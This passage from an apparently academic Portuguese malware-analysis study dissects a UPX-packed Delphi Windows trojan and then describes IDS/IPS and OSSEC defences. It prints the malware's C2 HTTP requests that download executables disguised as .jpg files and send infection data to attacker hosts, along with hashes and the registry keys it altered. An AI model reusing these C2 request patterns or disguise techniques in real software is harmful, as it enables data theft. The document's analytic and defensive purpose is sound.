HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}
HKEY_CLASSES_ROOT\CLSID\{8856F961-340A-11D0-A96B-00C04FD705A2}\TreatAs
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Security\P3Global
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer\Security\P3Sites
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
```

Figura 14 Chaves de Registro do Microsoft Windows modificadas pelo malware.

Na análise estática vemos que o idioma do *malware* é o português do Brasil (*SUBLANG_PORTUGUESE_BRAZILIAN*), logo, o mesmo foi compilado em um computador com este mesmo idioma reforçando a tese do mesmo ter sido criado por um atacante brasileiro.

Static Analysis Strings Antivirus					
Sections					
Name	Virtual Address	Virtual Size	Size of Raw Data	Entropy	
UPX0	0x00001000	0x00043000	0x00000000	0.0	
UPX1	0x00044000	0x00053000	0x00053000	7.8569470646	
.rsrc	0x00087000	0x00001000	0x00000e00	3.07959817093	
Resources					
Name	Offset	Size	Language	Sub-language	File type
EXEFILE	0x0005a0c	0x00029a00	LANG_PORTUGUESE	SUBLANG_PORTUGUESE_BRAZILIAN	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_CURSOR	0x0008ba4	0x00000134	LANG_NEUTRAL	SUBLANG_NEUTRAL	data
RT_BITMAP	0x000909c	0x000000e8	LANG_NEUTRAL	SUBLANG_NEUTRAL	data

Figura 15 Análise Estática do Malware, onde podemos observar o packer (UPX) e o idioma do mesmo.

Pode-se observar também, no canto superior esquerdo da imagem, o empacotador *UPX* do *malware*, o que nos possibilita desempacotar e decompilar o mesmo conforme a imagem abaixo.




Figura 16 Análise do malware utilizando o Ollydbg (debugger).

Na imagem a seguir, podemos observar que o *malware* carrega bibliotecas padrões do sistema operacional para sua execução, tais como a *KERNEL32.DLL*, o que evidencia que o mesmo foi desenvolvido para plataformas x86, ou seja, sistemas operacionais *Windows*, haja vista o carregamento de bibliotecas do sistema *Windows*, as *dll's*, de 32bits:

Imports

Library KERNEL32.DLL:

- 0x497b0c [LoadLibraryA](#)
- 0x497b10 [GetProcAddress](#)
- 0x497b14 [VirtualProtect](#)
- 0x497b18 [VirtualAlloc](#)
- 0x497b1c [VirtualFree](#)
- 0x497b20 [ExitProcess](#)

Library advapi32.dll:

- 0x497b28 [RegFlushKey](#)

Library comctl32.dll:

- 0x497b30 [ImageList_Add](#)

Library gdi32.dll:

- 0x497b38 [SaveDC](#)

Library oleaut32.dll:

- 0x497b40 [VariantCopy](#)

Library user32.dll:

- 0x497b48 [GetDC](#)

Library version.dll:

- 0x497b50 [VerQueryValueA](#)

Figura 17 Bibliotecas utilizadas pelo Malware

Ainda na análise estática, podemos observar mais indícios do compilador do *malware*, este *malware* foi construído utilizando o *Delphi* da *Borland*.




Figura 18 Compilador utilizado pelo atacante para desenvolver o Malware

Não fora encontrada nenhuma assinatura de antivírus capaz de detectar o artefato malicioso.




Figura 19 Análise estática do artefato malicioso, onde não ocorreu qualquer detecção por parte das assinaturas dos antivírus. A consulta é realizada online por meio da submissão do arquivo ao site www.virustotal.com.

Da execução original foram gerados outros cinco processos “filhos”, conforme podemos verificar na imagem abaixo:




Figura 20- Interações do malware com o sistema operacional.

Cada processo realizou diversas interações com o sistema operacional e arquivos presentes no disco. O arquivo abaixo, *tmp_60.jpg* (PID: 3548), realizou trinta e três páginas de operações.





Figura 21 operações realizadas

Podemos observar alguns arquivos que o artefato original realizou *download*:



File name	tmp_wjkd.jpg
File Size	465920 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	789a291cc5e8924788541292024a091d
SHA1	398f53bb6cf5e4445ace82fd6cc331f5837253b2
SHA256	c9f6be0113b72c845439d05f119c53b7d5e39382eb0efa645fd25267f2aabb29
CRC32	17158398
Ssdeep	12288:yYCK2PQ4C/gHixBwYr8WLOhSVwi7BBS:yYCHo4mlAYjJvRBS
Yara	None matched
Download	

File name	tmp_ayoh.jpg
File Size	362496 bytes
File Type	PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed
MD5	66870333bb02e324e715d17129eaa8d
SHA1	95e2c64698e5d9208d2f637e7939e5e6ef84710f
SHA256	0ca67ebd2e0021783739c5bed83cabcf14f62e0f8341254ca33fb4dc7944a011
CRC32	6F71371D

Figura 22 Arquivos do tipo “dropper” que o malware realizou download.

No que apesar de que da extensão do arquivo ser *JPG*, o que indicaria uma imagem, porém pelo “*file type*”, que mostra o verdadeiro tipo de arquivo que estamos lidando, tratando-se então de um arquivo executável *win32* (*PE32*).

Em *HTTP REQUEST*, têm-se todas as requisições feitas para servidores de *C2* (*C&C* ou Comando e Controle), entre outras requisições que o *malware* utilizou para checar conectividade. Na requisição abaixo, o atacante envia, utilizando método *HTTP GET*, os dados do *facebook* comprometido para um banco de dados mantido pelo atacante.

Pode-se observar também o *User-Agent* utilizado pelo *malware* para realizar conexões *HTTP*, conforme imagem a seguir:

<pre>GET /sist.jpg HTTP/1.1 User-Agent: Bunda Host: fotos.facebook01.hotmail.ru</pre>
<pre>GET /versao.jpg HTTP/1.1 User-Agent: Bunda Host: fotos.facebook01.hotmail.ru</pre>
<pre>GET /insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCK001&dados=IE6.0%20Win5.1 HTTP/1.1 User-Agent: Bunda Host: recoalmeida.gratisphphost.info</pre>

Figura 23 Ao User-Agent do malware em questão foi utilizado como parâmetro a palavra “Bunda” no cabeçalho da requisição HTTP.

Hosts (6) Domains (6) HTTP (9) ICMP (0) IRC (1)

HTTP Requests

URI	Data
http://www.google.com/	GET / HTTP/1.1 User-Agent: InetURL:/1.0 Host: www.google.com Cache-Control: no-cache
http://www.google.com.br/?gfe_rd=cr&ei=2HlVNmNLYrm9Aak-oHgBQ	GET /?gfe_rd=cr&ei=2HlVNmNLYrm9Aak-oHgBQ HTTP/1.1 User-Agent: InetURL:/1.0 Connection: Keep-Alive Cache-Control: no-cache Host: www.google.com.br
http://fotos.facebook01.hotmail.ru/sist.jpg	GET /sist.jpg HTTP/1.1 User-Agent: Bunda Host: fotos.facebook01.hotmail.ru
http://fotos.facebook01.hotmail.ru/versao.jpg	GET /versao.jpg HTTP/1.1 User-Agent: Bunda Host: fotos.facebook01.hotmail.ru
http://recoalmeyda.gratisphphost.info/insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCK001&dados=IE6.0%20Win5.1	GET /insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCK001&dados=IE6.0%20Win5.1 HTTP/1.1 User-Agent: Bunda Host: recoalmeyda.gratisphphost.info

Figura 24 Dados sendo exfiltrados para o servidor de Comando e Controle (C2) através de call-backs realizados pelo malware.

http://reco Almeida.gratisphphost.info/insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCUKOO1&dados=IE6.0%20Win5.1	GET /insdb.php?table=avisos&nome=INFECT%20FACE%20N38%20-%20CUCUKOO1&dados=IE6.0%20Win5.1 HTTP/1.1 User-Agent: Bunda Host: reco Almeida.gratisphphost.info
http://fotos.facebook01.hotmail.ru/links.jpg	GET /links.jpg HTTP/1.1 User-Agent: Bunda Host: fotos.facebook01.hotmail.ru
http://copy.com/em6vcU6zt7vPIMyM/de18b.jpg	GET /em6vcU6zt7vPIMyM/de18b.jpg HTTP/1.1 Host: copy.com
http://fotos.facebook09.hotmail.ru/pro8b.jpg	GET /pro8b.jpg HTTP/1.1 Host: fotos.facebook09.hotmail.ru
http://fotos.facebook09.hotmail.ru/malg8b.jpg	GET /malg8b.jpg HTTP/1.1 Host: fotos.facebook09.hotmail.ru

Figura 25 Dados sendo exfiltrados para o servidor de Comando e Controle (C2) através de call-backs realizados pelo malware.

6. RESULTADOS – CRIANDO DEFESAS

Conforme as análises de artefatos maliciosos são concluídas, pode-se utilizar de seus resultados a fim de criar meios para lidar com tais incidentes de segurança no dia-a-dia, conforme será descrito a seguir.

6.1 A UTILIZAÇÃO DOS RESULTADOS NA CRIAÇÃO DE DEFESAS

Utilizar-se dos resultados das análises estáticas ou análises dinâmicas para gerarmos contramedidas para com ataques envolvendo *malwares*. Na análise estática verificam-se os recursos analisados, como antivírus, *strings* e *hashes*, enquanto que na análise dinâmica acompanharíamos o comportamento do artefato a ser analisado, e mediante a geração dos dados por meio de uma *sandbox*, conceberíamos as devidas assinaturas que poderiam cobrir ataques de dia zero, *call-backs*, assim como infecções laterais quando utiliza-se sistemas de detecção e prevenção à intrusão de redes e de computador.

6.2 UTILIZANDO HIDS/NIDS PARA ALERTAS E HIPS/NIPS PARA PREVINIR OU MITIGAR ATAQUES AUTOMATICAMENTE

Podemos definir um sistema de detecção de intrusão (*IDS*) como:

“[...] processo de monitoramento de eventos e análise dos sinais/anomalias, de intrusões que ocorrem em um ambiente computacional, cuja função é detectar estas atividades maliciosas ou anômalas e alertar ao administrador do sistema de que estes eventos estão ocorrendo. Estas anomalias/intrusões são os resultados de ataques provenientes de diversas fontes como acesso não autorizados, acesso a arquivos não permitidos, e ainda os diversos softwares maléficos comumente encontrados como: vírus, cavalos de tróia e “worms”. (NIST, 2007)

Assim, define-se um sistema de prevenção a intrusão (*IPS*), como:

“[...] um *software* que tem todos os recursos de um sistema de detecção de intrusão e também pode tentar parar possíveis incidentes.” (NIST, 2007)

Um sistema de detecção de intrusão (*IDS*) é um *software* que automatiza o processo de detecção de intrusão. Apresentam-se nas próximas subseções os principais tipos de IDS:

- Sistemas de Detecção de Intrusão Baseados em *Host*
- Sistemas de Detecção de Intrusão Baseados em Rede



Figura 26 IDS e IPS abordados no trabalho.

6.2.1 IDS/IPS BASEADOS EM COMPUTADOR (HOST)

Os Sistemas de Detecção de Intrusão baseados em computador (*HIDS*) tem como objetivos principais alertar e identificar ataques e tentativas de acesso indevido à própria máquina sendo geralmente empregados quando a segurança está focada nas informações contidas no servidor.

“[...] Os HIDS podem monitorar diversas variáveis no ambiente, como por exemplo alterações de registros, adição de usuários, instalação e ocultação de rootkits, acesso a arquivos e verificação de integridade como binários falsos incluídos no sistema por usuários mal intencionados.” (Maia et. al. 2008)

O OSSEC (2015) relata o OSSEC como um sistema de detecção de intrusão baseado em computador, escalável, multi-plataforma e baseado em código aberto, tendo uma correlação de eventos e motor de análise poderosos, integração para análise de *log*, verificação de integridade de arquivos, monitoramento do registro do *Microsoft Windows*, aplicação de política de forma centralizada, detecção de *rootkit*, alertas em tempo real e com resposta ativa podendo ser executado na maioria dos sistemas operacionais, incluindo *Linux*, *OpenBSD*, *FreeBSD*, *MacOS*, *Solaris* e *Windows*, assim como interagir com *scripts* customizados, podendo criar *baselines* no sistema e alertar caso novos binários sejam executados, integrando-se com ferramentas de terceiros, como, neste caso, o *AppLocker* da *Microsoft* relatado pela própria *Microsoft* (2009).




Figura 10 Arquitetura do OSSEC (HIDS).

6.2.2 IDS/IPS BASEADOS EM REDE

Os Sistemas de Detecção de Intrusão Baseados em Rede (*NIDS*), utilizam de um modo especial de funcionamento da interface de rede denominado de “modo promíscuo” onde a interface passa a capturar o tráfego em tempo real e com isso permite analisar os pacotes que estão trafegando no segmento de rede em questão. Ao ser detectada alguma anomalia, o *NIDS* envia alertas para o administrador do sistema ou para o especialista em segurança.




Figura 27 Posicionamento de um IDS/IPS numa topologia de rede. (Baseada em: http://www.digitalundercurrents.com/blog/wp-content/uploads/2011/02/snort_topology.png)

Topologia de rede com *NIDS*, ou seja, Sistemas de Detecção de Intrusão de Rede. Pde-se notar os diferentes locais na qual o mesmo poderia ser posicionado numa topologia de redes, à esquerda como *IDS* e à direita como *IPS*.

Um *IDS* de rede pode detectar desde um número excessivo de mensagens, ataques de negação de serviço (*DoS*), ataques que usam pacotes fragmentados, tráfego de *botnet* e de/para servidores de *C2*, assim como anomalias de rede indicando possíveis infecções por *malwares* dentro da organização.

6.3 CRIANDO ASSINATURAS DE IDS/IPS PARA BLOQUEIO DE AÇÕES MALICIOSAS

“[...] Uma assinatura é um padrão que corresponde a uma ameaça conhecida. Detecção baseada em assinaturas é o processo de comparação de assinaturas contra eventos observados para identificar possíveis incidentes.” (NIST 2007)

Os *IDS* ou *IPS* de acordo com Caswell (et al 2004) operam em modo promíscuo onde todo o tráfego de rede é passado para o sistema operacional, executando a filtragem básica de pacotes e decodificando os cabeçalhos dos pacotes usando ponteiros, como podemos verificar por meio do código fonte abaixo:

```
typedef struct _EtherHdr {  
    u_int8_t ether_dst[6];  
    u_int8_t ether_src[6];  
    u_int16_t ether_type;  
} EtherHdr;  
/* coloca a estrutura ethernet sobre os dados do pacote */  
p->eh = (EtherHdr *) pkt;
```

As regras ou assinaturas de *IDS/IPS*, são analisados em uma estrutura de dados interna do *IDS/IPS*, sendo que a correspondência das regras, é priorizada de acordo com a seguinte complexidade:

- Regras de cabeçalho IP
- Regras de cabeçalho TCP
- Regras de cabeçalho protocolos da camada de aplicação
- As regras de conteúdo

Várias correspondências são possíveis, tendo o alerta de maior prioridade sendo relatado.




Figura 28 Arquitetura interna de um IDS/IPS. (Pavel Laskov 2010)

